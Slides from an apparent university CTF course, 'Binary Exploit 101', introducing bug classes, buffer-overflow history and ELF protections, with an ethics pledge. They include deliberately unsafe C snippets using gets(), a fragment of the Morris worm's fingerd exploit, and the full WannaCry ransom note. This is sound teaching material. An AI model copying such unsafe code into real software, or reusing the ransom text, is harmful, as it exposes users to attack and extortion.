Binary Exploit 101

pwn2ooown @ 2024 NCKUCTF Course

Whoami

- pwn2**ooo**wn
  - Weak Pwner @ B33F 50µP, NCKU
  - Meme Lover / 要飯專家
  - Member of UCCU Hacker
  - IoT Security / v8 / Red Team
  - 傑寶，out!


Before class starts…

- 講師很菜，並非太資深的選手，對上課內容略懂而已，對於內容有疑問或錯誤請跟我說
- 講師沒修過很多課(像是編譯器，作業系統等等）所以一些比較底層的東西我不是那麼熟悉，我會以比較 CTF 的角度切入，請見諒
- Pwn 本身比較難一點，但是我會盡量講的平易近人(?)，我也有準備蠻多 Demo 跟有趣的 Hands On Lab，大家可以動手感受 Pwn 的魅力 :D 如果你都會了可以直接做 lab
- **課程開的 lab 僅供練習上課內容之用，請勿對主機做 （包括但不限於）DOS 攻擊等，如果有開 shell 的題目請拿完 Flag 即斷線**

宣讀資安倫理宣言

- 請大家跟我念一遍

https://docs.google.com/presentation/d/1K4u-FwueFBGprh-m_kOQkM_wsp573Rv7LCnAvbz2e4w/edit#slide=id.g166080f71bd_0_5



資安倫理宣傳

本課程目的在提升學員對資訊安全之認識及資安實務能力，深刻體認到資安的重要性！所有課程學習內容不得從事非法攻擊或違法行為，所有非法行為將受法律規範，提醒學員不要以身試險。


Course Syllabus

- 微調一下課程，我打算帶給大家**實用又有趣**的課程
  - **Week 1 - 先詳細介紹漏洞種類跟 Real World Case 再上基礎的 stack 相關 pwn**
  - Week 2 - 進階課程，會把 ROP 相關利用手法都給帶一遍
  - Week 3 - (新增) IOT Security + (類)pwn2own 經驗分享

(刪除) ~~Heap Exploitation~~

溫馨提醒：請自行學習 heap

Why no heap?


ADVERSARY AND HARMONY,
THE EVOLUTION OF
AI SECURITY

「排 heap 就是浪費時間，不如再找一個洞」

- Angelboy 10.17.2022

Src: https://www.facebook.com/photo/?fbid=6788651517853752&set=a.191713434214293

Today’s Outline

- 介紹 Bug Classes
- 介紹 ELF 相關安全機制
- 3 個平易近人的 lab

Today's lab

https://class.nckuctf.org/


What is binary exploitation?

Binary?

- Binary = 程式，小至 sh, cd, ls…，大至 Microsoft Exchange, Google Chrome, Linux 等等
- ~~不關 Web, Crypto, Forensics, Reverse 的都丟到這邊~~

Bugs of a program

- 程式出現非預期的行為
- 有害的通常叫漏洞
  - 有無傷大雅的廢洞
  - 但我們關注改變世界的漏洞 Log4j, EternalBlue, SMBGhost
  - 利用程式的漏洞來掌握程式的控制權就是 Pwn
  - Pwn = Binary Exploitation



Ooops, your files have been encrypted!

Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw


Pwn

- 伺服器上面有開各種的服務
  - SMB
  - Web
    - Apache Web Server CVE-2021-41773
  - NAS
    - NAS ransomware
  - IOT 設備的各種協定
  - Minecraft
  - VPN Server

Pwn


- 找漏洞
  - **Fuzzing 找到漏洞**
  - Open Source 找漏洞
  - 逆向找漏洞
  - 不小心(?)看到 Source Code

Pwn




Me, A handsome hacker

Pwn




Pwn



Target


Targets

- Real World 與 CTF 皆通用



Targets

- 我這學期會上



Bug Classes

Bug Classes

- 不管哪個地方都通用的漏洞觀念
    - Buffer Overflow (Stack / Heap)
    - Out of Bounds
    - Use After Free
    - Integer Overflow
    - Race Condition
    - NULL pointer dereference
    - Format String Bug
    - Others

Buffer Overflow

Buffer Overflow


- 未對 buffer 長度做檢查，弄到不屬於自己的空間
- 最常見的漏洞，而且**很容易發生**
- 輕則蓋到其他資料或 crash
- 重則控制執行流程 RCE
- Stack / Heap Overflow

```
char buf[100];

read(buf, 0, 0x100);

gets(buf);
```

```
Segmentation fault (core dumped)
```

Buffer Overflow History


- 1972年美國空軍發表的一份研究報告《Computer Security Technology Planning Study》。在這份報告中，通過溢出緩衝區來注入代碼這一想法首次被提了出來。
- https://www.anquanke.com/post/id/85864



In one contemporary operating system, one of the functions provided is to move limited amounts of information between system and user space. The code performing this function does not check the source and destination addresses properly, permitting portions of the monitor to be overlaid by the user. This can be used to inject code into the monitor that will permit the user to seize control of the machine.

Buffer Overflow History(Cont'd)


- 1988年才出現了首次真實的攻擊，Morris 蠕蟲病毒利用了 Unix 操作系統中 fingerd 程序的 gets() 函數導致的棧溢出來實現遠程代碼執行。




```
/* This routine exploits a fixed 512 byte input buffer in a VAX running
 * the BSD 4.3 fingerd binary.  It send 536 bytes (plus a newline) to
 * overwrite six extra words in the stack frame, including the return
 * PC, to point into the middle of the string sent over.  The instructions
 * in the string do the direct system call version of execve("/bin/sh"). */

static try_finger(host, fd1, fd2)              /* 0x49ec,<just_return+378 */
     struct hst *host;
     int *fd1, *fd2;
{
    int i, j, l12, l16, s;
```

Overwrite Data

- 相鄰的變數都常會放在記憶體附近
- gets / scanf / strcpy / sprintf…



```c
char a[16] = "Hello NCKUCTF!";
char b[10] = "";
printf("a = %s\n",a);
gets(b);
printf("a = %s\n",a);
return 0;
```



```
a = Hello NCKUCTF!
aaaaaaaaaaModified
a = Modified
```

Buffer Overflow to RCE

- Stack Overflow 的 ROP 系列
  - 因為 Stack 上有 return address，蓋掉就出事
  - Return to libc
  - Return to shellcode
  - …
- Heap 要搭配其他漏洞來做利用，如 Heap 殘留的 function pointer 等
- 或是需要搭配 heap exploit 的技巧 (tcache poisoning, unsorted bin attack…) 才能做到任意讀寫之類的

BOF Exploit (Cont’d)

